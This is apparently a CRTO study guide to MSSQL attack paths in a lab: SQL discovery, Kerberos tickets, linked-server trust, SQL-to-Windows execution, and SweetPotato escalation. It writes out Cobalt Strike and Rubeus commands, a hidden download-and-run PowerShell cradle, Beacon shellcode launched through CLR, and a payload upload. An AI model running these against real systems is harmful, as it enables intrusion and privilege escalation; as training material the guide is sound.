MSSQL Server
Quick references: task-first command sheet · detailed command reference · exam navigator
Table of Contents
- One-sentence flow
- Find SQL servers
- Authentication and SQL roles
- Identity boundaries
- Data discovery
- Linked servers
- SQL to Windows execution
- Local privilege checks
- Attack graph
- When stuck
- Guided lab
State-changing lab branches SQL-to-Windows execution, enabling remote procedure behavior, SQL CLR, payload launch, and Potato-family privilege escalation are guided-lab branches with visible side effects. Use a branch only when the objective and live rules require it; verify the SQL/Windows identity at each boundary and restore modified settings.
Use this as an open-book MSSQL, linked-server, and Windows privilege reference. Focus on the current stage and the evidence required to cross the next boundary; the command tables are lookup aids, not a sequence to run without checking scope and state.

The entire chapter in one sentence
Find SQL
→ get into SQL
→ determine SQL privileges
→ look for useful data
→ look for linked SQL servers
→ determine what privileges the link gives you
→ see whether SQL can reach Windows execution
→ determine what Windows account you became
→ inspect local privileges
→ potentially escalate locally
There are really only three worlds:
ACTIVE DIRECTORY
      │
      ▼
   SQL SERVER
      │
      ▼
    WINDOWS
And the whole chapter is about crossing boundaries between them.
Diagram source
flowchart LR
    A[AD identity or ticket] -->|authenticate| B[SQL login]
    B -->|mapped roles and grants| C[SQL instance / database]
    C -->|linked-server mapping| D[Remote SQL identity]
    D -->|RPC Out plus permissions| E[Remote SQL procedure]
    C -->|enabled feature plus permission| F[Windows process]
    E -->|remote execution feature| F
    F -->|process token| G[Windows account and privileges]
    G -->|only if a compatible local path exists| H[Higher local context]
Each arrow is a separate gate. A discovered SPN does not prove SQL is reachable; a SQL login does not prove sysadmin; a link does not guarantee a privileged mapping; SQL execution does not mean SYSTEM; and SeImpersonatePrivilege alone does not prove a local escalation will work.
PART 1 - Finding SQL servers
You start with:
Where are the SQL servers?
There are two main ways.
Method 1 - MSSQL SPNs
Example:
MSSQLSvc/lon-db-1.contoso.com:1433
An SPN is basically an AD registration that says:
"There is an MSSQL service at this hostname, and Kerberos can identify it using this service name."
The LDAP filter:
(&(samAccountType=805306368)(servicePrincipalName=MSSQLSvc*))
means roughly:
Find user/service accounts with an MSSQL SPN.
Course Beacon example (requires the course LDAP alias to be loaded):
ldapsearch (&(samAccountType=805306368)(servicePrincipalName=MSSQLSvc*)) --attributes name,samAccountName,servicePrincipalName
This filter targets user accounts in the supplied course example. It is not a complete inventory of every principal type that could hold an SPN. Treat the result as a discovery lead, then verify the host and port independently.
Example result:
name: MSSQL Service
sAMAccountName: mssql_svc

servicePrincipalName:
MSSQLSvc/lon-db-1.contoso.com:1433
MSSQLSvc/lon-db-1.contoso.com
From this, you learn:
Host    = lon-db-1.contoso.com
Service = MSSQL
Port    = 1433
Account = mssql_svc
When to use SPN enumeration
Use it when:
You are in Active Directory
+
LDAP works
+
you want to discover SQL servers
PART 2 - What if SQL doesn't have an SPN?
Then you can look at the network instead.
Typical SQL port:
TCP 1433
Course Beacon example:
portscan 10.10.120.0/23 1433 arp 1024
Conceptually:
AD didn't tell me where SQL is
        ↓
scan hosts
        ↓
who has TCP 1433 open?
Example:
10.10.120.20:1433
Now you have a probable MSSQL server.
Remember
SPN enumeration asks:
"What SQL services does Active Directory know about?"
Port scanning asks:
"What machines actually appear to be listening for SQL?"
Those are different information sources.
PART 3 - SQL Browser / UDP 1434
Once you find an MSSQL host, you may want basic information.
SQL Browser often listens on:
UDP 1434
It may reveal:
ServerName
InstanceName
Version
TCP port
Cluster status
Example:
ServerName   = LON-DB-1
InstanceName = MSSQLSERVER
Version      = 16.0.1000.6
tcp          = 1433
Course Beacon example:
sql-1434udp 10.10.120.20
This does not mean you compromised SQL.
It means:
Discovery
    ↓
Fingerprinting
You simply learned what is there.
PART 4 - Can I authenticate to SQL?
Now comes the important question:
Can my current Windows/domain identity log into this SQL Server?
Suppose your Beacon runs as:
CONTOSO\rsteel
When SQL Integrated Authentication is used, SQL Server can authenticate you using that Windows identity.
So:
CONTOSO\rsteel
       │
       ▼
   SQL Server
SQL Server checks:
"Does rsteel have a valid SQL login here?"
If yes:
YOU ARE IN SQL
If no:
STOP
If authentication is Kerberos-based
An MSSQLSvc/<host>:<port> SPN identifies the SQL service for Kerberos. A user's TGT is not itself the SQL service ticket: the client uses the TGT to request a TGS for the exact MSSQL SPN, then presents that service ticket when connecting. The course LDAP output lists both MSSQLSvc/lon-db-1.contoso.com:1433 and MSSQLSvc/lon-db-1.contoso.com; use the SPN form matching the service connection, not a guessed variant.
The ticket answers who authenticated. SQL Server still decides which SQL login and roles that principal receives. A valid ticket does not imply sysadmin, and a ticket for LDAP/CIFS is not a ticket for MSSQL. Use the isolated-session ticket workflow in 11. User Impersonation and confirm the ticket's client, realm, service name, and validity with klist before testing the SQL connection.
If you know a password, make_token creates a network-only identity for outbound authentication; it does not elevate Beacon's local token. If you only have a TGT, follow the pass-the-ticket route and request/import the MSSQL service ticket into the intended session. Keep the Beacon/session that will run sql-info and sql-whoami clear in your notes.
Course-shaped rsteel ticket path (use only when the lab supplies this identity/SPN). krb_triage and krb_dump require the matching course Kerberos BOF/Aggressor script; loading SQL.cna alone may not register them. If the TGT is cached in another user's logon session, the course path requires a SYSTEM/high-integrity context to dump it. See 11. User Impersonation for the ticket-dump prerequisite and alias troubleshooting.
krb_triage
krb_dump /user:rsteel /service:krbtgt
Use the complete returned TGT as the Rubeus /ticket value below. If there is no valid ticket/session, stop at that gate and follow the lab's authorized credential path; do not substitute a different user's ticket.
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgs /ticket:<RSTEEL-TGT> /service:MSSQLSvc/lon-db-1.contoso.com:1433 /dc:lon-dc-1 /nowrap
Save the complete returned base64 service ticket as a .kirbi on the Cobalt Strike client, then create an isolated network-only Beacon context and import it:
[IO.File]::WriteAllBytes("C:\Users\Attacker\Desktop\rsteel-mssql.kirbi", [Convert]::FromBase64String("<BASE64_MSSQL_TGS>"))
make_token CONTOSO\rsteel FakePass
kerberos_ticket_use C:\Users\Attacker\Desktop\rsteel-mssql.kirbi
run klist
sql-info lon-db-1
sql-whoami lon-db-1
FakePass is a placeholder for the net-only session, not rsteel's real password. Confirm klist shows the expected client and MSSQLSvc/lon-db-1.contoso.com:1433 service in the intended logon context. sql-info/sql-whoami then show what SQL actually mapped the authenticated principal to. Delete the temporary ticket file after the lab; never copy its contents into these notes.
PART 5 - What is the public role?
This is very important.
public does not mean:
"Anyone on the network has access."
Instead:
Successfully authenticated SQL login
            ↓
gets public role
Think of public as the minimum baseline SQL Server role.
So:
No valid SQL login
    ↓
Cannot interact normally
versus:
Valid SQL login
    ↓
public
    ↓
possibly additional roles
PART 6 - sql-info
After connecting, you want:
What is this server and what context am I using?
sql-info may show:
ComputerName
DomainName
SQL service PID
Service account
Authentication mode
SQL version
Windows version
Current login
IsSysAdmin
The two fields I would look at immediately are:
CurrentLogin
IsSysAdmin
Example:
CurrentLogin = CONTOSO\rsteel
IsSysAdmin   = True
Meaning:
Windows identity:
CONTOSO\rsteel

SQL privilege:
SYSADMIN
That's a very privileged SQL position.
The SQL Server sysadmin role permits any activity within that instance; it is still not a Windows token. Check the effective roles through the loaded SQL-BOF rather than inferring them from usernames or group names. Microsoft describes the fixed role scopes in its server-level roles reference.
PART 7 - SQL privilege ≠ Windows privilege
Burn this into your head:
SQL sysadmin
≠
Windows SYSTEM
These are separate security boundaries.
You may have:
SQL:
sysadmin
while SQL Server itself runs under:
NT SERVICE\MSSQLSERVER
So if SQL launches Windows code, that code usually starts as:
NT SERVICE\MSSQLSERVER
not magically as SYSTEM.
Think:
SQL permissions
      ↓
SQL Server process
      ↓
Windows service identity
PART 8 - sql-whoami
This answers:
What SQL rights do I have?
It may show roles such as:
public
db_owner
securityadmin
serveradmin
sysadmin
...
For CRTO, do not obsess over memorizing every role.
Immediately determine:
Am I sysadmin?
If yes:
very powerful SQL control
If no:
What other useful privileges do I have?
Read the scope of each returned role:
| Role scope | Examples | Meaning for triage |
|---|---|---|
| Database | db_owner, db_datareader, db_datawriter |
Applies to one database; db_owner is not automatically instance sysadmin. |
| Server | sysadmin, serveradmin, securityadmin, setupadmin |
Applies across the SQL instance, with different capabilities. sysadmin can perform any server activity. Microsoft recommends treating securityadmin as equivalent to sysadmin because it can assign most server permissions. serveradmin can change server configuration and shut down the server; do not collapse every server role into sysadmin. |
The lab's first query shows pchilds with guest-level access; after moving to the rsteel identity, rerun both sql-info and sql-whoami. Do not assume a group name containing SQL grants access until you verify its membership and the effective SQL roles.
PART 9 - Data hunting
Sometimes you don't need OS execution at all.
SQL databases may themselves contain the objective.
The basic hierarchy is:
SQL Server
   │
   └── Database
         │
         └── Table
               │
               └── Columns
                     │
                     └── Rows
Useful SQL-BOF commands:
sql-databases
sql-tables
sql-columns
sql-search
sql-query
Think of them like this:
sql-databases
→ what databases exist?

sql-tables
→ what tables exist?

sql-columns
→ what fields exist?

sql-search
→ where is something interesting?

sql-query
→ ask SQL whatever query you need
Example:
SELECT @@SERVERNAME
asks:
What SQL server am I currently querying?
PART 10 - Linked Servers
This is probably the most important MSSQL attack-path concept.
SQL Server A may have permission to connect to SQL Server B.
Example:
LON-DB-1
    │
    │ SQL linked server
    ▼
LON-DB-2
Why would companies do this legitimately?
Examples:
Reporting server
    ↓
Production database
or:
Accounting DB
    ↓
Data warehouse
This is normal enterprise functionality.
PART 11 - Why linked servers are interesting
Because the identity used across the link may be different from yours.
Suppose:
You → DB1
and you only have low privilege.
But DB1 has been configured:
DB1 → DB2 using privileged account
Now the path becomes:
YOU
 ↓
DB1
 ↓
stored/trusted SQL relationship
 ↓
DB2
 ↓
high privilege
So the attack isn't necessarily:
"Steal DB2 password."
Instead:
Use DB1's existing trust relationship with DB2.
PART 12 - sql-links
This asks:
What other SQL servers does this instance know how to reach?
Example:
LON-DB-1
    │
    └──── linked server ────→ LON-DB-2
Once you see DB2, always think:
"What identity will I become when DB1 talks to DB2?"
That is the next question.
PART 13 - Security contexts across linked servers
A linked server may use several authentication arrangements.
Conceptually:
Mode 1 - Current context
YOU
 ↓
DB1
 ↓
DB2 using the linked-server login mapping for your current local SQL login
Mode 2 - Fixed domain account
YOU
 ↓
DB1
 ↓
DB2 using DOMAIN\sql_link_account
Mode 3 - Fixed SQL login
For example:
YOU
 ↓
DB1
 ↓
DB2 using SQL login "sa"
This is why the linked server can be more privileged than you. Do not assume the link uses the current Windows identity: inspect what you can, then verify the effective remote identity with sql-whoami <DB1> "" <DB2>. Microsoft documents explicit local-to-remote login mappings for linked servers in Create linked servers.
PART 14 - Why run sql-whoami on every linked server?
Because:
Who am I on DB1?
and:
Who am I on DB2 through DB1?
might produce totally different answers.
Example:
DB1:
public

DB2 through link:
sysadmin
That is a privilege escalation through trust.
So your rule should be:
Every time you cross a linked server, re-check your SQL identity and privileges.
PART 15 - Querying linked servers
Conceptually:
YOU
 ↓
LON-DB-1
 ↓
SQL link
 ↓
LON-DB-2
 ↓
SELECT ...
So when the BOF says it is querying DB2 "via DB1," that's literally what's happening.
You're using:
DB1 as the bridge
Course SQL-BOF example:
sql-query lon-db-1 "SELECT @@SERVERNAME" "" lon-db-2
sql-whoami lon-db-1 "" lon-db-2
The empty quoted argument preserves the positional parameters; lon-db-2 is the remote server queried through lon-db-1. Confirm the returned server is DB2, then verify the remote login and roles before choosing another action.
PART 16 - Queries vs remote procedures
Another major distinction:
A linked server might allow:
SELECT information
but not:
EXEC remote procedure
Those are not the same capability.
In this course's linked-server workflow, calling a remote stored procedure requires the link's RPC Out option plus sufficient SQL permissions on the remote side:
RPC OUT
Think:
Linked server
     │
     ├── query data
     │
     └── execute remote procedures
                 │
                 └── requires appropriate RPC configuration
PART 17 - sql-checkrpc
This answers:
Can this linked SQL server make remote procedure calls?
Example:
LON-DB-2
is_rpc_out_enabled = 0
means:
No RPC OUT
If it equals:
1
then RPC OUT is enabled.
Use the result as a link-specific setting on the source instance. RPC Out = 1 allows RPC to the linked server; it does not grant remote sysadmin, EXECUTE, or permission to change server configuration. SQL-BOF examples:
sql-checkrpc lon-db-1
sql-enablerpc lon-db-1 lon-db-2
sql-disablerpc lon-db-1 lon-db-2
Record the original state first and restore it afterward. Microsoft defines rpc out as enabling RPC to the linked server and requires appropriate server-level permission to change the option: sp_serveroption.
PART 18 - Why RPC OUT matters
Some interesting SQL functionality requires invoking procedures on the remote SQL instance.
So you may have:
DB1 → DB2 query access
but still not:
DB1 → DB2 stored-procedure execution
RPC OUT determines whether that second category is available.
PART 19 - SQL to Windows execution
Now you're trying to cross the most important boundary:
SQL
 ↓
Windows
Common mechanisms historically include:
xp_cmdshell
OLE Automation
SQL CLR
Don't memorize them as random tools.
Put them under one heading:
"Can SQL cause code to execute in the operating system?"
That is the real concept.
Choose a method only after checking the gate
The course examples focus on features that a SQL administrator may enable. They do not run just because SQL is reachable, and changing a server option is a visible state change. First record the original value, confirm your SQL permissions, and use only the method the authorized lab asks for.
xp_cmdshell
This extended stored procedure launches a Windows command and returns its output through SQL. In the course SQL-BOF, it is the only one of these three OS-execution routes that returns command output.
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'xp_cmdshell'"
sql-enablexp lon-db-1
sql-xpcmd lon-db-1 "hostname && whoami"
sql-disablexp lon-db-1
For a sysadmin caller, the spawned process uses the SQL Server service account. A non-sysadmin caller can use a separately configured ##xp_cmdshell_proxy_account## if the required grant exists; otherwise invocation fails. Therefore, always check the Windows identity with the command output, rather than infer it from the SQL login. Microsoft documents the service-account/proxy distinction and recommends keeping this feature disabled except for the duration of an approved task: xp_cmdshell reference, configuration guidance.
OLE Automation
The course SQL-BOF uses OLE Automation (WScript.Shell) to launch a one-line command. Unlike xp_cmdshell, sql-olecmd does not return the child process output; verify execution through the lab's expected callback or other allowed evidence.
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'Ole Automation Procedures'"
sql-enableole lon-db-1
sql-olecmd lon-db-1 "cmd /c calc"
sql-disableole lon-db-1
calc is the course's illustrative command, not an exam objective by itself. Restore the recorded initial setting after the requested check.
Course delivery variant (only when the lab requires a callback): if the SQL host cannot reach the Cobalt Strike web server directly, the lesson routes the scripted-web-delivery request through a reverse port forward. Host the approved lab resource with Attacks → Scripted Web Delivery, configure the matching reverse port forward as described in Pivoting, and generate the encoded PowerShell command on the operator machine:
$cmd = 'iex (new-object net.webclient).downloadstring("http://lon-wkstn-1:8080/b")'
[Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($cmd))
Then use the returned Base64 string in the course OLE command and check the Cobalt Strike Web Log for the expected /b request. This route is a separate delivery step from enabling OLE and launching the command; sql-olecmd still does not return the child process output. The host, port, URI, listener, firewall and reverse-forward settings must agree with the lab setup. Stop the reverse port forward and remove any lab firewall rule after use. Do not assume 8080 or /b applies to another exercise.
sql-olecmd lon-db-1 "cmd /c powershell -w hidden -nop -enc <BASE64-POWERSHELL-COMMAND>"
SQL CLR
SQL CLR hosts managed .NET routines inside the SQL Server process. In the guided lab, the stored procedure reads the embedded SMB Beacon shellcode and starts it in the SQL Server process; the purpose is to obtain a Beacon running under that SQL service process, then connect to its named pipe. This is Windows code execution as the process account, not automatic SYSTEM access. CLR can have additional assembly-trust and permission requirements; on SQL Server 2017 and later, clr strict security affects assembly loading, so the lab build/tool behavior is version- and configuration-dependent. Do not disable strict security as a shortcut. See Microsoft's CLR enablement guidance, CLR security notes, and CLR execution identity.
The lab sequence is: read the original clr enabled value; enable only if required; build the course's .NET Framework StoredProcedures.MyProcedure assembly with the generated payload embedded; invoke sql-clr; verify the Beacon callback; and restore the original CLR state. Enabling CLR requires ALTER SETTINGS at server scope (held by sysadmin and serveradmin). The course sql-clr helper may create and clean up trusted-assembly/procedure records as shown in its output, so inspect the output and verify what it removed.
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'clr enabled'"
sql-enableclr lon-db-1
sql-clr lon-db-1 C:\Users\Attacker\source\repos\MyProcedure\bin\Release\MyProcedure.dll MyProcedure
sql-disableclr lon-db-1
For the lab's SMB listener, connect to the child Beacon with its actual configured pipe name:
link lon-db-1 TSVCPIPE-4b2f70b3-ceba-42a5-a4b5-704e1c41337
If link returns ERROR_LOGON_FAILURE, investigate the SMB/CIFS authentication context. The Beacon issuing link needs an applicable CIFS service ticket or TGT for the target. The course lab notes that the original pchilds Beacon may obtain a ticket automatically, or you can use the correct user's TGT to request/import a CIFS ticket into the intended Beacon session. A successful SQL CLR call and a successful SMB Beacon link are separate gates.
Restore actual starting state
sql-disablexp,sql-disableole,sql-disableclr, andsql-disablerpcare correct only when the matching setting began disabled. Record each original value and restore that value. The lab's starting state may differ from another instance; do not blindly force every option off.
PART 20 - SQL CLR
CLR means SQL Server can interact with managed .NET assemblies.
Legitimate concept:
SQL Server
    │
    ├── T-SQL
    │
    └── .NET CLR assembly
So under appropriate permissions/configuration, SQL Server can load and execute .NET code.
In the lab, the path is effectively:
YOU
 ↓
DB1
 ↓
linked server
 ↓
DB2
 ↓
SQL CLR
 ↓
Windows code execution
PART 21 - What account does the code run as?
Suppose after obtaining Windows code execution you run:
getuid
and get:
NT SERVICE\MSSQLSERVER
Why?
Because:
SQL Server process
runs as:
NT SERVICE\MSSQLSERVER
For this lab's SQL CLR shellcode, the code runs inside that SQL Server process and uses its Windows process identity. Other execution mechanisms may differ: for example, xp_cmdshell uses the service account for a sysadmin caller but may use its configured proxy for a non-sysadmin caller. The returned Beacon's getuid is the evidence; do not infer the token from a SQL login or assume every SQL host uses the default account.
So:
SQL service identity
       ↓
your Windows payload
inherits that identity.
PART 22 - What is NT SERVICE\MSSQLSERVER?
On the default SQL Server Database Engine instance, NT SERVICE\MSSQLSERVER is a Windows virtual service account. A named instance uses a different service SID, and SQL Server may instead be configured with a domain or managed service account. Virtual accounts access domain network resources as the computer account, while local rights remain bounded by service configuration. Confirm the actual account with sql-info and then getuid; Microsoft's SQL Server service-account guide documents these distinctions.
In the course examples, sql-info reported CONTOSO\mssql_svc for lon-db-1, while the Beacon obtained from lon-db-2 ran as NT SERVICE\MSSQLSERVER. These are per-instance service-account settings, so the different identities are expected and must be checked host by host.
These accounts are designed to run Windows services.
They are often deliberately limited locally.
Therefore:
NT SERVICE\MSSQLSERVER
does not necessarily mean:
Administrator
or:
SYSTEM
Now you're in a completely different problem space:
SQL exploitation is finished
        ↓
Windows local privilege escalation begins
PART 23 - whoami /priv
In the course Beacon, whoami displays the Beacon token details; in a shell, whoami /priv lists privileges. The lab's whoami result showed SeImpersonatePrivilege enabled. Now ask:
What special Windows privileges does this service account possess?
Example:
SeImpersonatePrivilege
This is a Windows token privilege.
Services often need impersonation because legitimate architectures look like:
User
 ↓
Service
 ↓
Service temporarily acts for user
 ↓
Resource
So impersonation is itself a legitimate Windows feature.
PART 24 - SeImpersonatePrivilege
The high-level meaning is:
This process may be allowed to impersonate security tokens presented to it under certain conditions.
For an attacker in a lab, the interesting pattern is:
Low-privileged service account
+
SeImpersonatePrivilege
+
applicable local impersonation primitive
=
possible local privilege escalation
PART 25 - SweetPotato / Potato techniques
Do not memorize:
"Potato = SYSTEM."
Understand the primitive.
Conceptually:
Your service process
       │
       │ creates a local communication endpoint
       ▼
privileged Windows component
       │
       │ authenticates/connects
       ▼
your process
       │
       │ uses impersonation capability
       ▼
privileged token
       │
       ▼
privileged process
Different "Potato"-family techniques use different Windows mechanisms.
But the mental model is:
Coerce or induce a privileged local authentication, obtain an impersonatable token, and use the token if the system and privilege configuration permit it.
Treat the lab result as conditional: SeImpersonatePrivilege is a prerequisite signal, not proof that SweetPotato will succeed on every host. The local Windows version, policy, available trigger, tool build, process architecture, and payload path can all affect the result. Verify the resulting identity with getuid; stop if the expected privilege is absent or the lab's escalation branch is not authorized.
THE COMPLETE MSSQL ATTACK GRAPH
This is the one page I would keep open during CRTO:
DOMAIN FOOTHOLD
     │
     ▼
Find SQL servers
     │
     ├── MSSQL SPNs
     └── TCP 1433 scanning
     │
     ▼
Fingerprint SQL
     │
     └── SQL Browser / UDP 1434
     │
     ▼
Can I authenticate?
     │
     ├── NO → different identity / different host
     │
     └── YES
           │
           ▼
      Who am I in SQL?
           │
           └── sql-whoami
           │
           ▼
     What privileges?
           │
     ┌─────┴─────┐
     │           │
   lower       sysadmin
     │           │
     └─────┬─────┘
           ▼
      Hunt useful data
           │
           ▼
     Enumerate links
           │
           └── sql-links
           │
           ▼
     Linked server?
       │       │
      NO      YES
       │       │
       │       ▼
       │   Query remote DB
       │       │
       │       ▼
       │   sql-whoami again
       │       │
       │       ▼
       │   Better privilege?
       │       │
       │       ▼
       │      RPC OUT?
       │       │
       │       ▼
       └──→ Can SQL reach OS execution?
                  │
       ┌──────────┼──────────┐
       │          │          │
  xp_cmdshell    CLR        OLE
                  │
                  ▼
          Windows execution
                  │
                  ▼
           What identity?
                  │
                  ▼
       NT SERVICE\MSSQLSERVER
                  │
                  ▼
          token privileges
                  │
                  ▼
     SeImpersonatePrivilege?
                  │
                  ▼
      applicable local privesc?
                  │
                  ▼
                SYSTEM
THE MOST IMPORTANT QUESTION AT EVERY STAGE
If you remember only one question, remember:
What identity do I control right now, and what is this identity allowed or trusted to do?
Apply it everywhere.
Active Directory
What domain user/computer am I?
SQL
What SQL login am I?
Linked SQL server
What identity does the link give me?
Windows
What service account does SQL execution give me?
Token privileges
What can this Windows account impersonate or perform?
That is basically CRTO in miniature.
CHEAT SHEET - DISCOVERY
| Need | Look for |
|---|---|
| Find SQL through AD | MSSQLSvc SPNs |
| SQL may not use expected Kerberos/SPN registration | scan TCP 1433 |
| Find SQL instance/version | UDP 1434 / SQL Browser |
| Determine host/server info | sql-info |
| Determine SQL identity/roles | sql-whoami |
ldapsearch (&(samAccountType=805306368)(servicePrincipalName=MSSQLSvc*)) --attributes name,samAccountName,servicePrincipalName
portscan 10.10.120.0/23 1433 arp 1024
sql-1434udp 10.10.120.20
sql-info lon-db-1
sql-whoami lon-db-1
ldapsearch (&(samAccountType=268435456)(|(name=*SQL*)(name=*DB*)(name=*Database*))) --attributes distinguishedName,member
The group-name LDAP query is a lead for the lab's SQL/DB groups; verify the returned members and effective SQL access. SPN or port discovery alone is not proof of authentication.
CHEAT SHEET - DATA
| Question | Concept |
|---|---|
| What databases exist? | sql-databases |
| What tables exist? | sql-tables |
| What columns exist? | sql-columns |
| Search interesting column names | sql-search |
| Execute query | sql-query |
sql-databases lon-db-1
sql-tables lon-db-1 <DATABASE>
sql-columns lon-db-1 <DATABASE> <TABLE>
sql-search lon-db-1 <DATABASE> <KEYWORD>
sql-query lon-db-1 "SELECT @@SERVERNAME"
Use data access only as needed for the objective; do not treat a database listing as permission to read every row.
CHEAT SHEET - LINKED SERVERS
| Question | Command/concept |
|---|---|
| Does DB1 trust another SQL server? | sql-links |
| Can I query DB2 via DB1? | linked-server query |
| Who am I on DB2? | sql-whoami via link |
| Can DB1 remotely invoke procedures? | sql-checkrpc |
| Is RPC OUT enabled? | is_rpc_out_enabled = 1 |
| Why care? | remote procedures may enable additional SQL functionality |
sql-links lon-db-1
sql-query lon-db-1 "SELECT @@SERVERNAME" "" lon-db-2
sql-whoami lon-db-1 "" lon-db-2
sql-checkrpc lon-db-1
sql-enablerpc lon-db-1 lon-db-2
sql-disablerpc lon-db-1 lon-db-2
Record each original RPC setting. Restore only the link whose value you changed, to its original value. RPC Out enables remote procedure calls; it does not grant remote SQL roles or execution permission.
CHEAT SHEET - SQL → OS
When you have substantial SQL permissions, ask:
Can SQL cause Windows to execute something?
Mechanisms to recognize:
xp_cmdshell
OLE
CLR
Do not treat these as the same implementation.
Treat them as members of the same category:
SQL → operating-system execution
Only use the branch specified by the authorized lab. Check state first, keep the original values, and confirm the Windows identity from output/callback:
sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'xp_cmdshell'"
sql-enablexp lon-db-1
sql-xpcmd lon-db-1 "hostname && whoami"
sql-disablexp lon-db-1

sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'Ole Automation Procedures'"
sql-enableole lon-db-1
sql-olecmd lon-db-1 "cmd /c calc"
sql-disableole lon-db-1

sql-query lon-db-1 "SELECT name,value,value_in_use FROM sys.configurations WHERE name = 'clr enabled'"
sql-enableclr lon-db-1
sql-clr lon-db-1 C:\Users\Attacker\source\repos\MyProcedure\bin\Release\MyProcedure.dll MyProcedure
sql-disableclr lon-db-1
The sql-disable* lines restore a disabled starting state only; if the initial value was enabled, restore that instead. xp_cmdshell, OLE, and CLR have different output and process-context behavior; see #PART 19 - SQL to Windows execution.
CHEAT SHEET - WINDOWS
Once you have Windows execution:
getuid
Ask:
What account am I?
Then:
whoami /priv
Ask:
What token privileges do I have?
Interesting service-account privilege:
SeImpersonatePrivilege
Lab-only sequence after the DB2 SQL CLR Beacon appears:
getuid
whoami
cd C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps
upload C:\Payloads\tcp-local_x64.exe
execute-assembly C:\Tools\SweetPotato\bin\Release\SweetPotato.exe -p "C:\Windows\ServiceProfiles\MSSQLSERVER\AppData\Local\Microsoft\WindowsApps\tcp-local_x64.exe"
connect localhost 1337
The lab expects SeImpersonatePrivilege enabled and a compatible local trigger. Verify the resulting Beacon identity; privilege presence alone is not proof the escalation succeeded. Remove the uploaded lab payload and restore SQL settings after the run.
Then conceptually ask:
Is there an applicable local impersonation-based escalation path?
Your "I am lost" checklist
Whenever you're watching the CRTO video and have no idea what's happening, stop and answer these questions in order:
1. What machine are we on?

2. What identity do we currently control?

3. Are we interacting with:
   AD,
   SQL,
   or Windows?

4. What privileges does this identity have?

5. Is there another system trusted by this one?

6. If we cross that trust,
   what identity do we become?

7. Are we still inside SQL,
   or have we obtained Windows execution?

8. If Windows execution:
   what Windows account are we running as?

9. What token privileges does that account possess?

10. What is the next security boundary we're trying to cross?
This will make almost every action in the lab make sense.
One example from start to finish
Imagine:
I compromise CONTOSO\rsteel
Step 1
Enumerate SQL SPNs.
You find:
LON-DB-1
Step 2
Connect.
You discover:
rsteel = SQL sysadmin
Step 3
Enumerate linked servers.
You find:
LON-DB-1 → LON-DB-2
Step 4
Check your remote SQL context.
You discover:
DB2 = sysadmin
Step 5
Determine whether useful remote SQL procedure functionality is available.
Step 6
A permitted SQL execution mechanism gives you Windows execution on DB2.
Step 7
Check identity:
NT SERVICE\MSSQLSERVER
Step 8
Check privileges:
SeImpersonatePrivilege
Step 9
A compatible local impersonation escalation exists in the lab environment.
Result
CONTOSO\rsteel
     ↓
SQL DB1
     ↓
SQL link
     ↓
SQL DB2
     ↓
Windows MSSQL service
     ↓
local escalation
     ↓
SYSTEM
That is the whole storyline.
Why doesn't Microsoft just "patch all of this"?
Because a huge portion of what you're studying isn't a conventional software bug.
There are several different categories.
Category 1 - Actual vulnerabilities
For example:
memory corruption
authentication bypass
implementation flaw
Those can often be patched.
Category 2 - Legitimate features
Kerberos delegation is a feature.
SQL linked servers are a feature.
Windows impersonation is a feature.
CLR integration is a feature.
Service accounts are a feature.
These exist because enterprises need them.
For example:
USER
 ↓
WEB APP
 ↓
DATABASE
The web server may legitimately need to access the database on behalf of the user.
That is why delegation exists.
You cannot simply remove delegation without breaking a huge number of applications.
Category 3 - Dangerous configuration
Suppose an administrator configures:
low privilege DB
      ↓
linked server
      ↓
DB2 using SA
SQL Server is doing exactly what the administrator configured.
The problem is the trust relationship.
Similarly:
Computer A
       ↓
allowed to delegate broadly
       ↓
sensitive systems
may create an attack path.
Category 4 - Credential compromise
If an attacker steals:
administrator password
service password
TGT
NTLM hash
Kerberos itself may be functioning completely correctly.
The attacker simply possesses valid credential material.
Category 5 - Feature chaining
This is what CRTO teaches heavily.
Example:
valid account
    ↓
SQL access
    ↓
SQL link
    ↓
SQL sysadmin
    ↓
Windows execution
    ↓
service token
    ↓
SYSTEM
Each individual step may be legitimate behavior.
The danger appears because they are combined.
This is a critical offensive-security concept:
A system can be working exactly as designed and still produce a dangerous attack path.
The same idea explains many Kerberos attacks
When studying Kerberos, don't automatically think:
Kerberos attack
=
Kerberos bug
Instead classify it:
Is this:

1. an implementation vulnerability?

2. stolen credential material?

3. weak account configuration?

4. delegation configuration?

5. permission abuse?

6. a legitimate protocol feature being chained
   with attacker-controlled privileges?
You will understand Kerberos much faster this way.
RBCD fits the same model
For example, RBCD is fundamentally about a relationship resembling:
TARGET RESOURCE
       │
       │ says
       ▼
"This principal may act on behalf
of users when accessing me."
The dangerous situation is when an attacker gains permission to alter or abuse that relationship.
Again:
feature
+
permissions
+
misconfiguration/control
=
attack path
Not necessarily:
Microsoft forgot to fix Kerberos
Unconstrained delegation fits too
The legitimate purpose was:
User
 ↓
Front-end service
 ↓
needs to access backend resources
as that user
But the design gives the delegated server powerful credential material.
If an attacker compromises that server:
legitimate delegation
+
server compromise
=
credential opportunity
SQL linked servers are basically the same security lesson
Compare:
Kerberos
Service A
   │
   │ trusted to act elsewhere
   ▼
Service B
SQL
DB1
 │
 │ trusted to connect
 ▼
DB2
Both create:
TRUST EDGES
And offensive security often becomes:
Find trust edges that turn one compromised identity into another, more powerful identity.
The universal CRTO attack graph
You can apply this to almost everything you're learning:
Current identity
       │
       ▼
What permissions?
       │
       ▼
What trusts me?
       │
       ▼
What can I authenticate to?
       │
       ▼
What new identity/context do I obtain?
       │
       ▼
Is that identity stronger?
       │
       ▼
Repeat
